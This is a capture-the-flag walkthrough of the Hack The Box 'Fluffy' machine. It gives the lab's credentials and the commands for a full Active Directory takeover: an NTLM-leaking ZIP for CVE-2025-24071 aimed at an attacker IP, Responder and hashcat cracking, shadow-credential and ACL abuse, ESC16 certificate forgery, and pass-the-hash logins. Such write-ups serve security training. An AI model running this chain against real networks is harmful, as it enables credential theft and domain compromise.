Hack The Box: Fluffy Walkthrough
🧸 Machine Overview
- Name: Fluffy
- Difficulty: Easy
- OS: Windows (Active Directory)
- Scenario: Assumed Breach
- Attack Chain: SMB Write → NTLM Leak (CVE-2025-24071) → AD ACL Abuse → ADCS (ESC16)
Fluffy demonstrates how a seemingly low-impact misconfiguration (a writable SMB share) can be chained with a modern Windows Explorer vulnerability and Active Directory Certificate Services misconfigurations to fully compromise a domain.
Fluffy is an Active Directory machine that simulates an Assumed Breach scenario. The path to Domain Admin involves exploiting a writable SMB share, leveraging a Windows Explorer spoofing vulnerability (CVE-2025–24071), and chaining complex AD ACL misconfigurations with ADCS (ESC16) abuse.
Before starting, the hostname was added to the local hosts file: 10.129.31.61 fluffy.htb dc01.fluffy.htb
Initial Access Provided Credentials The engagement starts with low-privileged access:
1
2
User: j.fleischman
Password: J0elTHEM4n1990!
SMB Enumeration
I began by enumerating the available SMB shares using the provided credentials:
1
smbclient -L //10.129.31.61/ -U 'j.fleischman'


The IT share was accessible. After connecting, I downloaded all contents for offline review:
1
2
3
4
5
6
7

smbclient //10.129.31.61/IT -U 'j.fleischman'
# Inside smbclient:
RECURSE ON
PROMPT OFF
mget *
Vulnerability Discovery

Among the files was a PDF document referencing CVE-2025–24071 (Windows File Explorer Spoofing). This vulnerability allows an attacker to leak NTLM hashes when a victim interacts with a crafted .library-ms file inside a ZIP archive.
Credential Harvesting
Exploiting CVE-2025–24071 I used a public PoC to generate a malicious archive that points to my attacker IP:
1
python3 poc.py --name kavi --ip 10.10.14.74
I uploaded the resulting exploit.zip to the writable IT share. To capture the incoming authentication, I started Responder:
1
sudo responder -I tun0
Once a user extracted the archive, the NTLMv2 hash for p.agila was captured.
Password Cracking
The hash was cracked using rockyou.txt:
1
hashcat -m 5600 p_agila.hash /usr/share/wordlists/rockyou.txt
1
Credentials Found: p.agila : prometheusx-303
Active Directory Enumeration
BloodHound Collection
With p.agila’s credentials, I mapped the domain’s attack surface:
1
bloodhound-python -d fluffy.htb -u p.agila -p 'prometheusx-303' -ns 10.129.31.61 -c All


Key Findings:
p.agila is a member of Service Account Managers.
This group has GenericAll over the Service Accounts group.
The Service Accounts group has GenericWrite over winrm_svc and ca_svc.
Lateral Movement
ACL Abuse & Shadow Credentials
I added p.agila to the Service Accounts group to inherit the necessary permissions:
1
bloodyAD -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb --host 10.129.31.61 add groupMember "service accounts" p.agila

Next, I used a Shadow Credentials attack to take control of both service accounts:
1
2
certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account ca_svc
certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account winrm_svc

Foothold (WinRM)
Using the NT hash for winrm_svc, I logged in via Evil-WinRM to collect the user flag:
1
evil-winrm -u winrm_svc -H <NT_HASH> -i 10.129.31.61
Privilege Escalation
ADCS ESC16 Abuse
Enumeration revealed that the Certificate Authority (CA) was vulnerable to ESC16 due to disabled security extensions.
I abused the ca_svc account (which had write permissions on the CA) to forge a certificate for the Administrator:
1
2
# Request certificate as Administrator
certipy-ad req -u ca_svc -hashes <HASH> -dc-ip 10.129.31.61 -ca fluffy-DC01-CA -template User
1
2
# Authenticate with forged PFX
certipy-ad auth -pfx administrator.pfx -domain fluffy.htb -dc-ip 10.129.31.61
Domain Admin Access
The previous step returned the Administrator’s NT hash. I used it for a final WinRM session:
1
evil-winrm -u Administrator -H <ADMIN_HASH> -i dc01.fluffy.htb
1
Root Flag: C:\Users\Administrator\Desktop\root.txt
Conclusion
Fluffy highlights the danger of permission chaining. A single writable share and a modern spoofing vulnerability provided the foothold needed to abuse complex Active Directory Certificate Services configurations.
Happy Hacking XD!